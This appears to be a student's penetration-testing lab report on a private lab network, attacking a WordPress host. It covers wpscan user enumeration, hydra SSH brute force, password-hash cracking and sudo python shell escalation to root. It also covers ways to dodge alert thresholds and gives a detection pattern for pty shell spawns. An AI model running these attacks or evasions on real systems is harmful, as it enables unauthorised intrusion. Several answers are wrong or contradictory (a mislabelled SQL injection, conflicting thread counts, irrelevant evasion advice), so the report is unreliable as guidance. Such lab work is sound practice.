Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu 18.04
Hostname: Capstone

IPv4: 192.168.1.100
OS: GNU Linux 8
Hostname: ELK

IPv4: 192.168.1.110
OS: Debian GNU Linux 8
Hostname: Target1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WPscan user enumeration	Using wpscan http://192.168.1.110/wordpress --enumerate u to find the users Steven and Michael	Allowed us to figure out a usernameon wordpress server in order to run a brute force attack against
Brute force attack	Used hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110 -t 4	Uncovered michael username password
SQL Injection	opened database using mysql -h localhost -u root -p under michael	albe to query database to find michael & steven user_pass hashes. Ran john to find Steven's password
Python spawn exploitation	Used sudo python -c 'import pty;pty.spawn("/bin/bash");'	As steven, we were able to run this command in order to escalate to root because python can be executed as sudo

Exploits Used

Exploitation: Brute Force Attack

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)**? Netdiscover to find ip address –nmap –p- -sV 192.168.1.110 shows is open – Wpscan –url http://192.168.1.110/wordpress --enumerate u (shows the 2 users – steven & michael) – use Hydra –l Michael –P /usr/share/wordlists/rockyou.txt.ssh://192.168.1.110 –t 4 (this will show the password for Michael) – ssh michael@192.168.1.110 (using hydra password crack) – search directories until you find service.html –cat service.html – flag1 is there**

- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? **The exploit allowed us to ssh into the into Wordpress server as Michael. Able to run search the server using commands for flag.**

- Include a screenshot or command output illustrating the exploit.

- **wpscan --url http://192.168.1.110/wordpress --enumerate u**
- **Hydra –l Michael –P /usr/share/wordlists/rockyou.txt.ssh://192.168.1.110 –t 4**
- **Ssh Michael@192.168.1.110**

Exploitation: Weak Password & Authentication

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)? **Use Hydra –l Michael –P /usr/share/wordlists/rockyou.txt.ssh://192.1.110 –t 4 (this will show the password for Michael) – ssh Michael@192.168.1.110 (using hydra password crack) – search directories until you find service.html – cat service.html – flag1 is there**
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? **The exploit allowed us to ssh into the wordpress server as Michael. Able to search the srver using commands for flag**
- Include a screenshot or command output illustrating the exploit.
- **Hydra –l Michael –P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110 –t 4**
- **Ssh Michael@192.168.1.110**

Exploitation: Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)? **After finding stevens password using john, we were able to run a python exploit as steven: sudo python –c /’import pty:pty.spawn(“/bin/bash”);’ run sudo –l in order to see (ALL) NOPASSWD: /usr/bin/python (we can use python with sudo)**
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? **Exploit achieved root privileges on wordpress server**
- Include a screenshot or command output illustrating the exploit.

Sudo python –c ‘import pty:pty,spawn(“/bin/bash”);’

Avoiding Detection

Stealth Exploitation of Weak Password & Authentication

Monitoring Overview

- Which alerts detect this exploit? **Http Request Size Monitor**
- Which metrics do they measure? **http requests**
- Which thresholds do they fire at? **> 3500**

Mitigating Detection

- How can you execute the same exploit without triggering the alert? **Gobuster & change thread count to >3500. (-t = set # of threads / -c = wait time. Saying run this amount of threads during X amount if time).**
- Are there alternative exploits that may perform better? **Dirtbuster / Aircarack -ng**
- If possible, include a screenshot of your stealth technique.

  gobuster -u http://192.168.1.110 / -w/usr/share/wordlists/rockyou.txt -t 3400 -c 60

Stealth Exploitation

Monitoring Overview

- Which alerts detect this exploit? **Excessive HTTP Errors**
- Which metrics do they measure? **HTTP Response Errors**
- Which thresholds do they fire at? **HTTP Response errors > 400 for 5 Minutes**

Mitigating Detection

- How can you execute the same exploit without triggering the alert? **time based blind SQL injection - forcing a delay in the execution queries. So, > 5 queries per 5 minutes**
- Are there alternative exploits that may perform better? **BSQL hacker / SQL map**
- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of Privelage Ecalation

Monitoring Overview

- Which alerts detect this exploit? **Auditbeat-* with logs-endpoint.events.* to look at Python processes (process.name:python & process.args: (“import pty; pty.spawn(\”/bin/\”)” or “import pty; pty.spawn(|”/bin/dash\”)” or import pty; pty.spawn (\”/bin/bash|”)”**
- Which metrics do they measure? **(process.name:python & process.args: (“import pty; pty.spawn(|”/bin/bash\”)” or “import pty; pty.spawn(|”/bin/bash\”)” or “import pty; pty.spawn(\”/bin/bash\”)”**
- Which thresholds do they fire at? **If above process.name & process.args is triggered**

Mitigating Detection

- How can you execute the same exploit without triggering the alert? **Use gobuster & set thread count to <3500. _t + set number of threads. –c = wait time, Saying run this amount of threads during X amount of time.**
- Are there alternative exploits that may perform better? **Alternative list: dirbuster, gobuster, aircrack-ng, ncrack**
- If possible, include a screenshot of your stealth technique. **Gobuster –u http://192.168.1.110/ -w /usr/share/wordlists/rockyou.txt –t 3400 –c 60**